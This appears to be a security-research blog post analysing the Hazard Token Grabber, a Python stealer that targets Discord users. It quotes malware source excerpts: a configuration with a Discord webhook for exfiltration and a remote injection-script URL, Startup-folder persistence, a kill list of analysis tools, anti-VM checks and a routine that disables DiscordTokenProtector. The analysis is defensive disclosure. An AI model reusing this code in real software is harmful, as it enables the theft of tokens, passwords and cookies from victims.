Hazard Token Grabber

blog.cyble.com/2022/06/01/hazard-token-grabber/


June 1, 2022

Upgraded version of Stealer Targeting Discord Users

Cyble Research Labs has come across a new strain of malware performing stealing activities named Hazard Token Grabber. The initial version of Hazard Token Grabber was spotted in the wild in 2021, and we have observed an upgraded version now, which Threat Actors (TAs) are using to steal the user's data. Both versions are available on GitHub for free.

During our OSINT threat hunting exercise, we came across over 2000 Samples related to this stealer present in the wild. Most of the samples seen in the wild are the actual Python source code of the malware used for compiling the binary, indicating that the malware has been used on a large scale. Interestingly few of the samples had either low or even zero detection.

As per the statement made by the Threat Actor (TA), it appears that an upgraded version of Hazard Stealer can be accessed by purchasing it on their Discord server or website. This indicates that the malware present on GitHub might not be that evasive, and the TA has only uploaded it there for advertisement purposes. Figure 1 shows the statement made by the Threat Actor.



```
##              ⭐ Star this Repository if you enjoy Hazard Stealer V2!

**NOTE:** This is a free software. It will not be undetected from antivirus software, or have custom features. Remember, this is 100% free. If you want a better one, join [[redacted]Away](
https://[redacted]away.com/) and purchase one.

---

#### Hazard-Token-Grabber-V2 was made by

Love ❌ code ✅

#### When someone executes the file, the following info will be sent to you:
```

Figure 1 – Statement made by TA

The number of samples related to Hazard stealer has increased significantly in the last three months, as shown below.





Figure 2 – Stats of the sample submission in VirusTotal

The figure below shows the file details of one of the recent samples we analyzed.




```
File name
C:[redacted].exe

File type      Entry point                     Base address
PE64           00000001400010f6                0000000140000000

Sections       TimeDateStamp         SizeOfImage      Resources
000c           2022-05-22 16:08:52   0288f000         Manifest   Version

Scan                 Endianness   Mode   Architecture   Type
Detect It Easy(DiE)  LE           64     AMD64          GUI

library     Python(3.1)[-]              S  ?
linker      unknown(2.38)[GUI64]        S

100%                                   2212 msec
```

Figure 3 – File Details

Technical Analysis

Builder:

Hazard Token Grabber is developed using Python, and the builder of this stealer supports Python version 3.10. The builder is a simple batch file that helps generate the payload and convert malicious Python script to a .exe file using Pyinstaller.




```
C:\Windows\system32\cmd.exe - build-exe.bat

Enter the exe name : payload

Name is: payload
156 INFO: PyInstaller: 5.1
156 INFO: Python: 3.10.4
203 INFO: Platform: Windows-10-10.0.19042-SP0
203 INFO: wrote C:\[redacted]Hazard-Token-Grabber-V2-master\payload.spec
702 INFO: UPX is available.
702 INFO: Removing temporary files and cleaning cache in C:[redacted]pyinstaller
859 INFO: Extending PYTHONPATH with paths
['C:\[redacted]\New folder '
 '(2)\\Hazard-Token-Grabber-V2-master']
1657 INFO: checking Analysis
1657 INFO: Building Analysis because Analysis-00.toc is non existent
1657 INFO: Initializing module dependency graph...
1657 INFO: Caching module graph hooks...
1813 INFO: Analyzing base_library.zip ...
13390 INFO: Processing pre-find module path hook distutils from 'C:\\[redacted]\Py
thon\\Python310\\lib\\site-packages\\PyInstaller\\hooks\\pre_find_module_path\\hook-distutils.py
13390 INFO: distutils: retargeting to non-venv dir 'C:[redacted]Python\\Python3
10\\lib'
16905 INFO: Caching module dependency graph...
17296 INFO: running Analysis Analysis-00.toc
17344 INFO: Adding Microsoft.Windows.Common-Controls to dependent assemblies of final executable
  required by C:\[redacted]\Python\Python310\python.exe
17687 INFO: Analyzing C:[redacted]Hazard-Token-Grabber-V2-master\main.py
25626 INFO: Processing module hooks...
25626 INFO: Loading module hook 'hook-anyio.py' from 'C:\[redacted]Python\\Pytho
n310\\lib\\site-packages\\_pyinstaller_hooks_contrib\\hooks\\stdhooks' ...
```

Figure 4 – Hazard builder

Payload:


The malware exfiltrates the data to a Discord channel using webhooks which can be modified through the configuration settings. The malware configuration also contains Flag variables and a list of programs to terminate during execution, as shown below.



```
config = {
    # replace WEBHOOK_HERE with your webhook ↓↓ or use the api from https://github.com/Rdimo/Discord-Webhook-Protector
    # Recommend using https://github.com/Rdimo/Discord-Webhook-Protector so your webhook can't be spammed or deleted
    'webhook': "https://discord.com/api/webhooks/976977836822896690/IJ7nJDe4O6oIBI68SntpKCey9Z_P9Zo_Jpm1Hm6-6g_VCaoc7tCYeDSECOl7u6gu0wE8",
    #ONLY HAVE THE BASE32 ENCODED KEY HERE IF YOU'RE USING https://github.com/Rdimo/Discord-Webhook-Protector
    'webhook_protector_key': "KEY_HERE",
    # keep it as it is unless you want to have a custom one
    'injection_url': "https://raw.githubusercontent.com/Rdimo/Discord-Injection/master/injection.js",
    # set to False if you don't want it to kill programs such as discord upon running the exe
    'kill_processes': True,
    # if you want the file to run at startup
    'startup': True,
    # if you want the file to hide itself after run
    'hide_self': True,
    # does it's best to prevent the program from being debugged and drastically reduces the changes of your webhook being found
    'anti_debug': True,
    # this list of programs will be killed if hazard detects that any of these are running, you can add more if you want
    'blackListedPrograms':
    [
        "httpdebuggerui",
        "wireshark",
        "fiddler",
        "regedit",
        "cmd",
        "taskmgr",
        "vboxservice",
        "df5serv",
        "processhacker",
        "vboxtray",
        "vmtoolsd",
        "vmwaretray",
        "ida64",
```

Figure 5 – File Configuration


The malware copies itself into the startup location to establish persistence and creates a random directory in the *%temp%* to store the stolen data.



```
self.webhook = self.fetchConf('webhook')
self.baseurl = "https://discord.com/api/v9/users/@me"
self.appdata = os.getenv("localappdata")
self.roaming = os.getenv("appdata")
self.dir = mkdtemp()
self.startup_loc = self.roaming + \
    "\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\"
self.regex = r"[\w-]{24}\.[\w-]{6}\.[\w-]{25,110}"
self.encrypted_regex = r"dQw4w9WgXcQ:[^\"]*"

self.sep = os.sep
self.tokens = []
self.robloxcookies = []

os.makedirs(self.dir, exist_ok=True)
```

Figure 6 – Creating a folder in the Temp directory

Upon execution, the stealer checks the configuration settings and creates a list to append the function names whose flag is set to TRUE. After this, the malware creates a thread for each function present in the list to execute the malicious code parallelly.




```
async def init(self):
    if self.fetchConf('anti_debug'):
        if AntiDebug().inVM:
            os._exit(0)
    await self.bypassBetterDiscord()
    await self.bypassTokenProtector()
    function_list = [self.screenshot, self.grabTokens,
                     self.grabRobloxCookie]
    if self.fetchConf('hide_self'):
        function_list.append(self.hide)

    if self.fetchConf('kill_processes'):
        await self.killProcesses()

    if self.fetchConf('startup'):
        function_list.append(self.startup)

    if os.path.exists(self.appdata+'\\Google\\Chrome\\User Data\\Default') and os.path.exists(self.appdata+'\\Google\\Chrome\\User Data\\Local State'):
        function_list.append(self.grabPassword)
        function_list.append(self.grabCookies)

    for func in function_list:
        process = threading.Thread(target=func, daemon=True)
        process.start()
```

Figure 7 – Multithreading

Anti-debug:

The malware performs various checks to prevent debugging and terminates itself if malware is being debugged. The malware has a list of a few hardcoded values such as hardware ID, PC names, and usernames to exclude them from infection. The figure below shows the hardcoded lists



```
def __init__(self):
    self.processes = list()

    self.blackListedUsers = ["WDA [redacted] nk",
                              "8Nl0ColNQ
    self.blackListedPCNames = ["BEE7370
                               "DESKTOP
    self.blackListedHWIDS = ["7AB5C494-
                             "81112042-

    for func in [self.listCheck, self.registryCheck, self.specsCheck]:
        process = threading.Thread(target=func, daemon=True)
        self.processes.append(process)
        process.start()
    for t in self.processes:
        try:
            t.join()
        except RuntimeError:
            continue
```


Figure 8 – Anti-debug check

The malware also checks for the disk size of the victim's system. If it's below 50GB, it terminates itself. It then reads the following registry keys for identifying the Virtual environment.

SYSTEM\\CurrentControlSet\\Services\\Disk\\Enum

HKEY_LOCAL_MACHINE\\SYSTEM\\ControlSet001\\Control\\Class\\{4D36E968-E325-11CE-BFC1-08002BE10318}\\0000\\DriverDesc 2> nul")

HKEY_LOCAL_MACHINE\\SYSTEM\\ControlSet001\\Control\\Class\\{4D36E968-E325-11CE-BFC1-08002BE10318}\\0000\\ProviderName 2> nul")




```
def registryCheck(self):
    reg1 = os.system(
        "REG QUERY HKEY_LOCAL_MACHINE\\SYSTEM\\ControlSet001\\Control\\Class\\{4D36E968-E325-11CE-BFC1-08002BE10318}\\0000\\DriverD
    reg2 = os.system(
        "REG QUERY HKEY_LOCAL_MACHINE\\SYSTEM\\ControlSet001\\Control\\Class\\{4D36E968-E325-11CE-BFC1-08002BE10318}\\0000\\Provide
    if (reg1 and reg2) != 1:
        self.programExit()

    handle = winreg.OpenKey(winreg.HKEY_LOCAL_MACHINE,
                            'SYSTEM\\CurrentControlSet\\Services\\Disk\\Enum')
    try:
        reg_val = winreg.QueryValueEx(handle, '0')[0]

        if ("VMware" or "VBOX") in reg_val:
            self.programExit()
    finally:
        winreg.CloseKey(handle)
```

Figure 9 – Query registry

Data Harvesting:


The malware then proceeds to scan for the presence of a Discord token protector, something that protects Discord tokens from malicious grabbers. To evade this, the malware checks for the presence of certain files such as *DiscordTokenProtector.exe*, *ProtectionPayload.dll,* and *secure.dat.* If these filesare present in the DiscordTokenProtector directory, the malware removes them. After this, the malware also modifies the config.json file present in the DiscordTokenProtector directory to bypass the token protector.



```
async def bypassTokenProtector(self):
    # fucks up the discord token protector by https://github.com/andro2157/DiscordTokenProtector
    tp = f"{self.roaming}\\DiscordTokenProtector\\"
    if not os.path.exists(tp):
        return
    config = tp+"config.json"

    for i in ["DiscordTokenProtector.exe", "ProtectionPayload.dll", "secure.dat"]:
        try:
            os.remove(tp+i)
        except FileNotFoundError:
            pass
    if os.path.exists(config):
        with open(config, errors="ignore") as f:
            try:
                item = json.load(f)
            except json.decoder.JSONDecodeError:
                return
            item['Rdimo_just_shit_on_this_token_protector'] = "https://github.com/Rdimo"
            item['auto_start'] = False
```

Figure 10 – Bypassing DiscordTokenProtector

